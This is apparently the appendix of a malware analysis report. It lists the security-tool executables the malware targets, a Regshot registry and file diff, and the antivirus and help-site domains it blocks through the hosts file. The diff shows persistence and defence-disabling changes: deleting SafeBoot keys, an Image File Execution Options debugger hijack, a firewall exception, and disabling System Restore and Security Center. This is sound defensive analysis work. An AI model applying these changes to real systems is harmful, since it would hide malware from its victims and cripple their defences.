HJTINSTALL.EXE
HJTSETUP.EXE
HOOKANLZ.EXE
HOOKANLZ.EXE
HOSTSFILEREADER.EXE
ICESWORD.EXE
IEFIX.EXE
INSTALLWATCHPRO25.EXE
ISSDM_EN_32.EXE
JAJA.EXE
K7TS_SETUP.EXE
KAKASETUPV6.EXE
KILLAUTOPLUS.EXE
KILLBOX.EXE
LISTO.EXE
LORDPE.EXE
MBAM-SETUP.EXE
MBAM.EXE
MBAM.EXE
MBR.EXE
MRT.EXE
MRTSTUB.EXE
MSASCUI.EXE
MSMPENG.EXE
MSNCLEANER.EXE
MSNFIX.EXE
MYPHOTOKILLER.EXE
NETALYZ.EXE
NETSTAT.EXE
NTVDM.EXE
OBJMONSETUP.EXE
OLLYDBG.EXE
OTL.EXE
OTMOVEIT.EXEMBAM-SETUP.EXE
P08PROMO.EXE
PAVARK.EXE
PENCLEAN.EXE
PG2.EXE
PGSETUP.EXE
PORTDETECTIVE.EXE
PORTMONITOR.EXE
PROCDUMP.EXE
PROCESSMONITOR.EXE
PROCEXP.EXE
PROCMON.EXE
PROJECTWHOISINSTALLER.EXE
PSKILL.EXE
RAVP.EXE
REANIMATOR.EXE
REG.EXE
REGALYZ.EXE
REGCOOL.EXE
REGEDIT.COM
REGEDIT.SCR
REGISTRAR_LITE.EXE
REGMON.EXE
REGSCANNER.EXE
REGSHOT.EXE
REGUNLOCKER.EXE
REGUNLOCKER.EXETSNTEVAL.EXEXP_TASKMGRENAB.EXE
```

REGX2.EXE
RKD.EXE
ROOTALYZER.EXE
ROOTKITBUSTER.EXE
ROOTKITNO.EXE
ROOTKITREVEALER.EXE
ROOTKIT_DETECTIVE.EXE
ROOTREPEAL.EXE
SAFEBOOTKEYREPAIR.EXEOTMOVEIT3.EXEHOSTSXPERT.EXEDAFT.EXE
SDFIX.EXE
SEEM.EXE
SPF.EXE
SPYBOTSD.EXE
SPYBOTSD160.EXE
SRENGLDR.EXE
SRENGLDR.EXE
SRENGPS.EXE
SRESTORE.EXE
STARTDRECK.EXE
SUPERANTISPYWARE.EXE
SUPERKILLER.EXE
SYSANALYZER_SETUP.EXE
TASKKILL.EXE
TASKLIST.EXE
TASKMAN.EXE
TASKMON.EXE
TCPVIEW.EXE
TEATIMER.EXE
TrendMicro_TISPro_16.1_1063_x32.EXE
UNHACKME.EXE
UNIEXTRACT.EXE
UNLOCKER.EXE
UNLOCKER1.8.7.EXE
UNLOCKER1.8.7.EXE
UNLOCKERASSISTANT.EXE
USBGUARD.EXE
VBA32-PERSONAL-LATEST-ENGLISH.EXE
VIPRE.EXE
VIRUS.EXE
VIRUSUTILITIES.EXE
WINDOWS-KB890930-V2.2.EXE
WIRESHARK.EXE
WITSETUP.EXE
ZLCLIENT.EXE

Appendix 2: Registry and file changes

```
Regshot 1.8.2
Comments:
Datetime:2010/2/22 11:43:08  ,  2010/2/22 11:44:33
Computer:LAB , LAB
Username:LAB

----------------------------------
Keys deleted:252
----------------------------------
```

The malware deletes:

```
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\*
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\*


----------------------------------
Keys added:6
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\conime.exe
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers
HKLM\SOFTWARE\Policies\Microsoft\MRT
HKLM\SOFTWARE\Policies\Microsoft\Windows NT
HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore



----------------------------------
Values added:12
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\conime.exe: "conime.exe"
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\conime.exe\Debugger:
"wmitxjr.exe"
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers\C:\WINDOWS\system32\wmitxjr.exe:
"DisableNXShowUI"
HKLM\SOFTWARE\Policies\Microsoft\MRT\DontReportInfectionInformation: 0x00000001
HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore\DisableConfig: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\AuthorizedApplicati
ons\List\C:\WINDOWS\system32\wmitxjr.exe: "C:\WINDOWS\system32\wmitxjr.exe:*:Enabled:LAN Router"
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplica
tions\List\C:\WINDOWS\system32\wmitxjr.exe: "C:\WINDOWS\system32\wmitxjr.exe:*:Enabled:LAN Router"
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\AuthorizedAppli
cations\List\C:\WINDOWS\system32\wmitxjr.exe: "C:\WINDOWS\system32\wmitxjr.exe:*:Enabled:LAN Router"
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApp
lications\List\C:\WINDOWS\system32\wmitxjr.exe: "C:\WINDOWS\system32\wmitxjr.exe:*:Enabled:LAN Router"
HKU\S-1-5-21-839522115-842925246-2146770499-
1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-
006097DEACF9}\Count\HRZR_EHACNGU:P:\Qbxhzragr haq Rvafgryyhatra\frphjb\Qrfxgbc\vapyhqrq_rkr_hacnpxrq.rkr:
17 00 00 00 06 00 00 00 30 F6 FF 36 B4 B3 CA 01
HKU\S-1-5-21-839522115-842925246-2146770499-
1003\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\Dokumente und
Einstellungen\LAB\Desktop\included_exe_unpacked.exe: "included_exe_unpacked"
HKU\S-1-5-21-839522115-842925246-2146770499-
1003\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\WINDOWS\system32\wmitxjr.exe: "wmitxjr"

----------------------------------
Values modified:13
----------------------------------
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 2C 55 6D FD 0A FE 15 F4 80 C6 96 C1 DB 89 2E 27 AC AE D2 EA
5B 04 EE 7C 56 2A E2 87 41 6B 05 53 0A 99 66 12 30 07 40 89 B4 CC B9 49 7C 0F B9 A2 3B FC DA D9 81 DC E1 1B
DA 43 61 70 45 59 4D D7 EA 0C 19 4C 17 FC 70 76 6D 95 3E 37 A7 68 83 CE
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: E3 6A 5D DE 1C 41 BB CC E5 8C 53 F4 A5 6D 78 E6 E0 E5 BE A1
15 F2 6B 92 28 F4 42 BD C1 3C 32 85 59 53 98 9F 4F B9 3F 16 BC 6D 61 EA 41 31 42 92 A5 67 85 B0 06 34 CD 80
AF FF 43 2B 2E E1 EB F9 BF F9 5D 0E 8F 9A 76 E6 D4 5C B7 E0 91 FC 58 2A
HKLM\SOFTWARE\Microsoft\Security Center\FirewallDisableNotify: 0x00000000
HKLM\SOFTWARE\Microsoft\Security Center\FirewallDisableNotify: 0x00000001
HKLM\SOFTWARE\Microsoft\Security Center\AntiVirusOverride: 0x00000000
HKLM\SOFTWARE\Microsoft\Security Center\AntiVirusOverride: 0x00000001
HKLM\SOFTWARE\Microsoft\Security Center\FirewallOverride: 0x00000000
HKLM\SOFTWARE\Microsoft\Security Center\FirewallOverride: 0x00000001
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\SuperHidden\CheckedValue:
0x00000000
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\SuperHidden\CheckedValue:
0x00000001
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore\DisableSR: 0x00000000
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore\DisableSR: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Epoch\Epoch: 0x00000104
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Epoch\Epoch: 0x00000105
HKLM\SYSTEM\ControlSet001\Services\wscsvc\Start: 0x00000002
HKLM\SYSTEM\ControlSet001\Services\wscsvc\Start: 0x00000004
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Epoch\Epoch: 0x00000104
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Epoch\Epoch: 0x00000105
HKLM\SYSTEM\CurrentControlSet\Services\wscsvc\Start: 0x00000002
HKLM\SYSTEM\CurrentControlSet\Services\wscsvc\Start: 0x00000004
HKU\S-1-5-21-839522115-842925246-2146770499-
1003\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden: 0x00000001
HKU\S-1-5-21-839522115-842925246-2146770499-
1003\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden: 0x00000002
HKU\S-1-5-21-839522115-842925246-2146770499-
1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-
006097DEACF9}\Count\HRZR_EHACNGU: 17 00 00 00 53 01 00 00 20 D4 D9 16 B4 B3 CA 01
HKU\S-1-5-21-839522115-842925246-2146770499-
1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-
006097DEACF9}\Count\HRZR_EHACNGU: 17 00 00 00 54 01 00 00 30 F6 FF 36 B4 B3 CA 01
HKU\S-1-5-21-839522115-842925246-2146770499-
1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-
006097DEACF9}\Count\HRZR_HVFPHG: 17 00 00 00 9B 00 00 00 80 0B D2 04 B4 B3 CA 01
HKU\S-1-5-21-839522115-842925246-2146770499-
1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-
006097DEACF9}\Count\HRZR_HVFPHG: 17 00 00 00 9C 00 00 00 30 F6 FF 36 B4 B3 CA 01

-----------------------------------
Files added:6
-----------------------------------
C:\WINDOWS\Prefetch\INCLUDED_EXE_UNPACKED.EXE-1861EE77.pf
C:\WINDOWS\Prefetch\NET.EXE-01A53C2F.pf
C:\WINDOWS\Prefetch\NET1.EXE-029B9DB4.pf
C:\WINDOWS\Prefetch\SC.EXE-012262AF.pf
C:\WINDOWS\Prefetch\WMITXJR.EXE-066257C1.pf
C:\WINDOWS\system32\wmitxjr.exe

-----------------------------------
Files deleted:1
-----------------------------------
C:\Dokumente und Einstellungen\LAB\Desktop\included_exe_unpacked.exe

-----------------------------------
Files [attributes?] modified:7
-----------------------------------
C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf
C:\WINDOWS\Prefetch\IPCONFIG.EXE-2395F30B.pf
C:\WINDOWS\system32\config\software
C:\WINDOWS\system32\config\software.LOG
C:\WINDOWS\system32\config\system.LOG
C:\WINDOWS\system32\drivers\etc\hosts
C:\WINDOWS\system32\wbem\Logs\wmiprov.log

-----------------------------------
Total changes:550
-----------------------------------
```

Appendix 3: Hosts file

The following domains are redirected to a single IP address in the Windows hosts file. Out of these domains the top level domains affected are:

at, au, br, cc, cn, co, com, cx, cz, de, dk, edu, es, eu, fr, hu, id, in, info, it, jp, kr, lt, net, nl, org, pl, ro, rs, ru, th, us

List of domains:

13iii.com
2-spyware.com
247fixes.com
360.cn
360.com
360safe.cn
360safe.com
4-gsmteam.com
51nb.com
Merijn.org
abgenis.net
acs.pandasoftware.com
acs.pandasoftware.com
ad-aware-se.uptodown.com
ad13.geekstogo.com
aknow.prevx.com
alabamawomen.org
alerta-antivirus.inteco.es
alerta-antivirus.inteco.es
alerta-antivirus.red.es
alfrasha.maktoob.com
analysis.seclab.tuwien.ac.at
andymanchesta.com
andymanchesta.com
angui123.cn
anti-virus-software-review.toptenreviews.com
antirootkit.com
antitrick.com
antivir.es
antivirus.about.com
antivirus.comodo.com
ar.answers.yahoo.com
arenajunkies.com
ariefew.com
arswp.com
askmehelpdesk.com
atazita.blogspot.com
auditmypc.com
avast-home.uptodown.com
avast.com
avg-antivirus.net
avast.com
avg-antivirus.net
avg.vo.llnwd.net
avira.com
avp.com
avpclub.ddns.info
avsoft.ru
babooforum.com.br
baike.360.cn
baike.360.com
bakunos.com
bb1.th3kings.net
bbs.360safe.cn
bbs.360safe.cn
bbs.360safe.com
bbs.360safe.com
bbs.cfan.com.cn
bbs.duba.net
bbs.ikaka.com
bbs.kafan.cn
bbs.kafan.com
bbs.kaspersky.com.cn
bbs.kpfans.com
bbs.s-sos.net
bbs.taisha.org
bbs.winzheng.com
beniono.wordpress.com
beta.eset.com
betterantivirus.com
bitdefender.com
bitdefender.es
bleedingthreats.net
bleepingcomputer.com
blindedbytech.com
blog.hispasec.com
blog.rnsafe.com
blog.threatfire.com
blogs.icerocket.com
blogschapines.com
blokvesti.net
board.softpedia.com
blokvesti.net
board.softpedia.com
boardreader.com
box.net
bub.th3kings.net
ca.com
cairopt.net
cairopt.net
castlecops.com
castlecrops.com
cddchiangmai.net
cddchiangmai.net
cert.inteco.es
cfan.com.cn
changedetection.com
changelog.fr
chkrootkit.org
cisrt.org
cit.kookmin.ac.kr
clamav.net
clamwin.com
club.myce.com
clubic.com
cmmings.cn
codehard.wordpress.com
codelain.com
cofradia.org
commentcamarche.net
commentcamarche.net
community.mcafee.com
community.norton.com
community.thaiware.com
community.thaiware.com
comprolive.com
comprolive.vox.com
computerforum.com
computerhilfen.de
computing.net

comunidad.wilkinsonpc.com.co
configurarequipos.com
configurarequipos.com
configurarequipos.com
configurarequipos.com
customer.symantec.com
cwsandbox.org
cyberdefender.com
cybertechhelp.com
daboweb.com
danielorza.net
daniweb.com
darkclockers.com
dazhizhu.cn
decido.de
deckard.geekstogo.com
destavision-forum.com
devbuilds.kaspersky-labs.com
devirusare.com
devirusare.com
diamondcs.com.au
dicasweb.com.br
discussions.virtualdr.com
dl.360safe.com
dl2.agnitum.com
dlpe.antivir.com
dnl-eu8.kaspersky-labs.com
dougknox.com
down.360safe.cn
down.360safe.com
down.www.kingsoft.com
download.bleepingcomputer.com
download.bleepingcomputer.com
download.eset.com
download.f-secure.com
download.mcafee.com
download.microsoft.com
download.nai.com
download.sysinternals.com
download.zonealarm.com
downloads.andymanchesta.com
downloads.malwarebytes.org
downloads.novirusthanks.org
downloads.sophos.com
downloads.novirusthanks.org
downloads.sophos.com
dr-web-cureit.softonic.com
drweb.com.es
duba.net
eeload.com
egavisa.blogspot.com
el-hacker.com
elakiri.com
elektroda.pl
elguruinformatico.com
elhacker.org
elitepvpers.de
eliters.com
emsisoft.com
emsisoft.de
eradicatespyware.net
es.answers.yahoo.com
es.answers.yahoo.com
es.kioskea.net
es.kioskea.net
es.mcafee.com
es.trendmicro-europe.com
es.wasalive.com
es.wasalive.com
eset-la.com
eset.com
eset.com
eset.eu
esetnod32antivirus.blogspot.com
espanol.answers.yahoo.com
espanol.dir.groups.yahoo.com
espanol.groups.yahoo.com
ewido.net
ewido.net
experts-exchange.com
experts-exchange.com
f-prot.com
f-secure.com
faravirusi.com
feedage.com
faravirusi.com
feedage.com
fgp.e2doo.com
file.ikaka.cn
file.ikaka.com
file.net
fileresearchcenter.com
files.filefont.com
final4ever.com
firewallguide.com
fixmyim.com
fixya.com
foro.el-hacker.com
foro.elhacker.net
foro.elhacker.net
foro.ethek.com
foro.infiernohacker.com
foro.msgpluslive.es
foro.noticias3d.com
foro.portalhacker.net
foros.abcdatos.com
foros.softonic.com
foros.softonic.com
foros.toxico-pc.com
foros.zonavirus.com
forospanish.com
forospyware.com
forospyware.com
forospyware.es
forospyware.es
fortiguardcenter.com
fortinet.com
forum.aiutamici.com
forum.antivir-pe.de
forum.avast.com
forum.avira.com
forum.avira.de
forum.burek.com
forum.chip.de
forum.clubedohardware.com.br
forum.clubedohardware.com.br
forum.clubedohardware.com.br
forum.clubedohardware.com.br
forum.dobreprogramy.pl
forum.drweb.com
forum.gsmhosting.com
forum.hardware.fr
forum.hijackthis.de
forum.hocit.com
forum.hocit.com
forum.kaspersky.com

forum.kaspersky.com
forum.kaspersky.com
forum.kasperskyclub.com
forum.lowyat.net
forum.lrytas.lt
forum.malekal.com
forum.p30world.com
forum.piriform.com
forum.romeonet.ro
forum.securitycadets.com
forum.skype.com
forum.smadav.net
forum.smadav.net
forum.smadav.net
forum.softpedia.com
forum.swzone.it
forum.sysinternals.com
forum.telecharger.01net.com
forum.telecharger.01net.com
forum.tweaks.com
forum.zazana.com
forum.zebulon.fr
forums.afterdawn.com
forums.avg.com
forums.cnet.com
forums.comodo.com
forums.devshed.com
forums.eternion-wow.com
forums.maddoktor2.com
forums.majorgeeks.com
forums.techguy.org
forums.majorgeeks.com
forums.techguy.org
forums.techguy.org
forums.whatthetech.com
forums.whatthetech.com
forums.zonealarm.com
free-av.com
free.antivirus.com
free.avg.com
free.avg.com
free.grisoft.com
freedrweb.com
freefixer.com
freespywareremoval.info
front.prevx.com
ftp.drweb.com
ftp.drweb.com
ftp.drweb.com
ftp.f-secure.com
ftp01net.telechargement.fr
ftw.ro
funkytoad.com
futurenow.bitdefender.com
gamexeon.com
geekpolice.net
geekstogo.com
geekstogo.com
gmer.net
gmer.net
golpe.dyndns.org
gotoknow.org
greatis.com
greatis.com
grisoft.com
groupwhere.org
gsmph.com
gsmph.net
guiadohardware.net
guiadohardware.net
guru.avg.com
guru0.grisoft.cz
guru.avg.com
guru0.grisoft.cz
guru1.grisoft.cz
guru2.grisoft.cz
guru3.grisoft.cz
guru4.grisoft.cz
guru5.grisoft.cz
gyakorikerdesek.hu
gyakorikerdesek.hu
hana-ahmad.blogspot.com
heavenward.ru
hi.baidu.com
hijackthis.de
hijackthis.de
hijackthis.download3000.com
hjt-data.trend-braintree.com
hjt.networktechs.com
hotshare.net
housecall.trendmicro.com
housecall.trendmicro.com
housecall.trendmicro.com
housecall65.trendmicro.com
huaifai.go.th
hvaonline.net
identi.es
ikaka.cn
ikaka.com
ikarus.net
images.malwareremoval.com
incodesolutions.com
incodesolutions.com
indowebster.web.id
info.prevx.com
infos-du-net.com
infosecpodcast.com
infospyware.com
inspiresoft.blogspot.com
ipaddresser.com
irc.ekizmedia.com
irc.snahosting.net
it.answers.yahoo.com
irc.snahosting.net
it.answers.yahoo.com
jackbloodforum.com
javacoolsoftware.com
javacoolsoftware.net
jbtalks.cc
jiwang.org
jvme.com
k2r.th3kings.net
k7computing.com
kaba.360.cn
kaba.360.com
kaldata.com
kaskus.us
kaspersky-labs.com
kaspersky.com
kaspersky.com
kaspersky.es
kb.eset.com
killtrojan.net
kosandpol.elakiri.com
kr.ahnlab.com
krupunmai.com

kztechs.com
ladooscuro.es
laneros.com
lavasoft.com
leforo.com
lexikon.ikarus.at
linhadefensiva.org
linhadefensiva.uol.com.br
linkmania.ro
liveupdate.symantec.com
liveupdate.symanteclive update.com
looktr.com
lurker.clamav.net
mailcenter.rising.com
mailcenter.rising.com.cn
majorgeeks.com
malekal.com
malekal.com
malekal.com
malekal.com
malekal.com
malwarebytes-anti-
malware.softonic.com
malwarebytes.org
malwarebytes.org
malwarecrypt.com
malwareremoval.com
manuelruvalcaba.com
manuelruvalcaba.com
mast.mcafee.com
mcafee.com
mcafee.com
melcy.wordpress.com
messengeradictos.com
misec.net
mks.com.pl
modelayu.com
mostz.com
mozilla-hispano.org
msncleaner.softonic.com
msnfix.changelog.fr
msntubers.freehostia.com
msnvirusremoval.com
mustlovewine.com
mvps.org
mvps.org
mx.answers.yahoo.com
mx.answers.yahoo.com
mxttchina.com
myantispyware.com
mycity.rs
mypcsafe.com
nabble.com
net-security.org
networkworld.com
new.taringa.net
news.support.veritas.com
nod32-antivirus.en.softonic.co
norman.com
ntfaq.co.kr
norman.com
ntfaq.co.kr
offensivecomputing.net
oldtimer.geekstogo.com
onecare.live.com
onlinescan.avast.com
oolbar.cyberdefender.com
oprekpc.com
oprekpc.com
ot-indo.blogspot.com
ozzu.com
p3dev.taringa.net
pandasecurity.com
pandasecurity.com
pandasecurity.com
pantip.com
pc1news.com
pcentraide.com
pcentraide.com
pcguide.com
pchell.com
pcsupportadvisor.com
pctools.com
pcvids.wordpress.com
pcworld.com
personal.psu.edu
personalfirewall.comodo.com
pinoyden.com
pinoyhackers.com
pogonyuto.forospanish.com
precisesecurity.com
prevx.com
psicofxp.com
psychoski.blogspot.com
quickheal.co.in
quickscan.bitdefender.com
raymond.cc
regrun.com
research.pandasecurity.com
research.sunbelt-software.com
resplendence.com
research.sunbelt-software.com
resplendence.com
rising.com
rising.com.cn
rolandovera.com
rootkit.com
rootkit.nl
rootrepeal.googlepages.com
rootrepeal.psikotick.com
runscanner.net
sabithpocker.blogspot.com
safecomputing.umn.edu
safer-networking.org
samroeng.hi5.com
sandboxie.com
sapcupgrades.com
scanner.virus.org
search.mcafee.com
secubox.aldria.com
secunia.com
secure.sophos.com
security.symantec.com
securitynewsportal.com
securityresponse.symantec.com
securitywonks.net
securitywonks.net
sergiwa.com
service1.symantec.com
share.skype.com
share.skype.com
shield.prevx.com
shitit.net
shitit.net
shop.symantecstore.com
shv4.ath.cx

sip4.voipkosovasite.com
sis-admin.blogspot.com
siteadvisor.com
smadaver.com
smokey-services.eu
sniff.runescapetube.com
smokey-services.eu
sniff.runescapetube.com
soccersuck.com
social.microsoft.com
softonic.com
software-files.download.com
softwaresecuritysolutions.com
sophos.com
sophos.com
sopiansantosa.blogspot.com
sosvirus.changelog.fr
sosvirus.changelog.fr
spyany.com
spybot.info
spybotupdates.com
spychecker.com
spywarecease.com
spywaredb.com
spywarefiles.prevx.com
spywarefri.dk
spywarehammer.com
spywareinfo.com
spywareterminator.com
static.commentcamarche.net
stdio-labs.blogspot.com
store.norton.com
story.dnsentrymx.com
subs.geekstogo.com
sunbeltsecurity.com
sunbeltsoftware.com
superantispyware.com
superdicas.com.br
superdicas.com.br
superuser.co.kr
support.emsisoft.com
support.f-secure.com
support.kaspersky.com
symantec.com
sysinternals.com
sz-pet.com
tallemu.com
sz-pet.com
tallemu.com
taringa.net
taringa.net
tech.pantip.com
techimo.com
techspot.com
techsupportforum.com
techsupportforum.com
tecno-soft.com
thaicert.nectec.or.th
thaicert.org
thailand.itmylike.com
thailandsusu.com
thecomputerpitstop.com
thehelper.net
thejokerx.blogspot.com
thetechguide.com
thinkpad.cn
threatexpert.com
threatexpert.com
tpu.ro
trbotnet.sytes.net
trendmicro.com
trendsecure.com
trendsecure.com
trucoswindows.es
trucoswindows.net
tweaksforgeeks.com
ulop.net
unhackme.com
update.360safe.cn
update.360safe.com
update.symantec.com
updatem.360safe.cn
updatem.360safe.com
upload.changelog.fr
us.mcafee.com
us3.download.comodo.com
us4.download.comodo.com
usa.kaspersky.com
us4.download.comodo.com
usa.kaspersky.com
usbcleaner.cn
utilidades-utiles.com
utilidades-utiles.com
v.dreamwiz.com
vaksin.com
vietcaravan.us
vil.nai.com
vil.nail.com
viprasys.org
virscan.org
virscan.org
viruschief.com
virusdoctor.jp
virusinfo.info
virusinfo.prevx.com
viruslist.com
virusspy.com
virusspy.com
virustotal.com
vivalared.com
vsantivirus.com
wakoopa.com
wap.elakiri.com
wasteland-bg.com
webimmune.net
webphand.com
webroot.com
whatthetech.com
wikio.es
wilderssecurity.com
winbots.es
windowexe.com
windowexe.com
worton.com
x.360safe.com
yoreparo.com
z-oleg.com
zastita.com
zastita.com
zhidao.baidu.com
zhidao.ikaka.com
ziggamza.net
zonavirus.com
zonavirus.com
zonavirus.com
zone.arminboutique.com

```
zonealarm.com
zonealarm.com
zyzoom.org
```